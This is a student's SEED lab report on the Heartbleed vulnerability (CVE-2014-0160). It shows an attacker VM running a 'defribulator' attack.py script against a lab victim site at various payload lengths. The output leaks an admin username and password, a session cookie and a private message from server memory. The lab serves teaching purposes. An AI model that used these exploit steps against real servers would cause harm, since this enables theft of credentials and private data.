

# Heartbleed Attack Lab


Name : Ankith J Rai

SRN : PES1UG19CS069

SEC : B

<u>Machine</u>	<u>IP address</u>
Attacker	10.0.2.18
Victim	10.0.2.19

## Step 1: Configure the DNS server for Attacker machine




```
*hosts (/etc) - gedit
File Edit View Search Tools Documents Help
*hosts
127.0.0.1 localhost
127.0.1.1 ankith_j_rai_PES1UG19CS069
# The following lines are for SEED labs
127.0.0.1 www.OriginalPhpbb3.com
127.0.0.1 www.CSRFLabCollabtive.com
127.0.0.1 www.CSRFLabAttacker.com
127.0.0.1 www.SQLLabCollabtive.com
127.0.0.1 www.XSSLabCollabtive.com
127.0.0.1 www.SOPLab.com
127.0.0.1 www.SOPLabAttacker.com
127.0.0.1 www.SOPLabCollabtive.com
127.0.0.1 www.OriginalphpMyAdmin.com
127.0.0.1 www.CSRFLabElgg.com
127.0.0.1 www.XSSLabElgg.com
127.0.0.1 www.SeedLabElgg.com
10.0.2.19 www.heartbleedlabelgg.com
127.0.0.1 www.WTLabElgg.com
127.0.0.1 www.wtmobilestore.com
127.0.0.1 www.wtshoestore.com
127.0.0.1 www.wtelectronicstore.com
127.0.0.1 www.wtcamerastore.com
127.0.0.1 www.wtlabadservers.com
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
```

We can see that now we have changed the ip address of [www.heartbleedlabelgg.com](http://www.heartbleedlabelgg.com) from 127.0.0.1 to 10.0.2.19(ip address of

victim machine) .Hence now attacker believes that the [www.heartbleedlabelgg.com](http://www.heartbleedlabelgg.com) is at the 10.0.2.19.

## Step 2: Lab Tasks

Now we will run the command **sudo chmod 777 attack.py** on attacker machine.



```
Terminal
[11/14/2021 02:56] seed@ankith_j_rai_PES1UG19CS069:~/Desktop/attacker$ sudo chmod 777 attack.py
[11/14/2021 02:56] seed@ankith_j_rai_PES1UG19CS069:~/Desktop/attacker$ ls -l
total 20
-rwxrwxrwx 1 seed seed 19100 Nov 14 02:56 attack.py
[11/14/2021 02:56] seed@ankith_j_rai_PES1UG19CS069:~/Desktop/attacker$
```

Now running **python attack.py [www.heartbleedlabelgg.com](http://www.heartbleedlabelgg.com)** on attacker machine.



```
Terminal
[11/14/2021 03:01] seed@ankith_j_rai_PES1UG19CS069:~/Desktop/attacker$ python attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....


WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHJKLMNOABC...
...!.9.8.....5.....
.....3.2....E.D..../.A.....I.....
.....#

[11/14/2021 03:01] seed@ankith_j_rai_PES1UG19CS069:~/Desktop/attacker$
```

The above command sends malicious requests to [www.heartbleedlabelgg.com](http://www.heartbleedlabelgg.com). But we can see that what ever data we have received contains no useful/secret information.

## Step 2: Explore the damage of the Heartbleed attack

### Step 2(a): On the Victim Server:




From the above screenshot we can see that we have added **boby** as a friend on the website [www.heartbleedlabelgg.com](https://www.heartbleedlabelgg.com/) . We can also see that we have sent a greeting message to **boby** as “ **hello boby how are you.**”

### Step 2(b): On Attacker machine:

Here we are going to run the command **python attack.py** [www.heartbleedlabelgg.com](http://www.heartbleedlabelgg.com) again and again in order to get useful information.

## 1) Find out the Username & Password




```
[11/14/2021 03:16] seed@ankith_j_rai_PES1UG19CS069:~/Desktop/attacker$ python attack.py www.heartbleedlabelgg.com
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHJKLMNOABC...
...l.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/read/44
Cookie: Elgg=4k3ajdh4o17ff41mhr5p6o7dv5
Connection: keep-alive
If-None-Match: "1449721729"

I....ch: "23a-5032e3d78e10e"...+.
?...5....m...6..."./US4...w.....8&__elgg_ts=1636888004&username=admin&password=seedelgg.....3....i....Q
[11/14/2021 03:22] seed@ankith_j_rai_PES1UG19CS069:~/Desktop/attacker$
```

We can see from the above screenshot that the username is “**admin**” and the password is “**seedelgg**”.

## 2) Find the exact content of the private message



```
.....#
[11/14/2021 03:16] seed@ankith_j_rai_PES1UG19CS069:~/Desktop/attacker$ python attack.py www.heartbleedlabelgg.com
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHJKLMNOABC...
...l.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/sent/admin
Cookie: Elgg=4k3ajdh4o17ff41mhr5p6o7dv5
Connection: keep-alive
If-None-Match: "1449721729"

?...d+...Iq.o..(6(....
rw4.N...77....g..


form-urlencoded
Content-Length: 130
__elgg_token=529b875efb3b7b3385fbadfd195ac067&__elgg_ts=1636888116&recipient_guid=400subject=greeting&body=hello+boby+how+are+you.)....#q..4.FTa\A.;
[11/14/2021 03:16] seed@ankith_j_rai_PES1UG19CS069:~/Desktop/attacker$
```



From the above screenshot we can see that the content of the message is that the subject is “greeting” and the body contains “hello how are you.”


## Step 3: Investigate the fundamental cause of the Heartbleed attack

Now we are going to change the payload length of the heartbleed response packet.



```
[11/14/2021 03:29] seed@ankith_j_rai_PES1UG19CS069:~/Desktop/attacker$ python attack.py www.heartbleedlabelgg.com --length 40
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..(AAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC...U06.0VeB..|.3*
[11/14/2021 03:29] seed@ankith_j_rai_PES1UG19CS069:~/Desktop/attacker$ python attack.py www.heartbleedlabelgg.com --length 40
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..(AAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC.....?.../xC
[11/14/2021 03:32] seed@ankith_j_rai_PES1UG19CS069:~/Desktop/attacker$
```


From the above screenshot we can see that I have set the payload length of the response packet to be **40 bytes**. We can see that we are getting random values in the output and this information is not useful to us at all.



```
[11/14/2021 03:34] seed@ankith_j_rai_PES1UG19CS069:~/Desktop/attacker$ python attack.py www.heartbleedlabelgg.com --l 0x012B
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..+AAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC...
...1.9.8.....5.....
...3.2.....E.D...../...A.....I.....
.....#.....Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/94...M.....
[11/14/2021 03:34] seed@ankith_j_rai_PES1UG19CS069:~/Desktop/attacker$ python attack.py www.heartbleedlabelgg.com --l 0x012B
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..+AAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC...
...1.9.8.....5.....
...3.2.....E.D...../...A.....I.....
.....#.....Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/profile/bo...C..1V;>.2
```

From the above screenshot we can see that I have set the payload length of the response packet to be **0x012B (299)** bytes. We can see that we are getting random values in the output and this information is not useful to us at all.

#### Step 4: Find out the boundary value of the payload length variable




The image shows two terminal windows side-by-side, both running the 'defribulator v1.20' tool against the target 'www.heartbleedlabelgg.com:443'. The left window shows the output for a payload length of 21, and the right window shows the output for a payload length of 22. Both outputs are identical, indicating that the server is vulnerable and returns random data for these payload lengths.

```
[11/14/2021 04:26] seed@ankith_j_rai_PES1UG19CS069:~/Desktop/attacker$ python attack.py www.heartbleedlabelgg.com --l 21
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result...
Received alert:
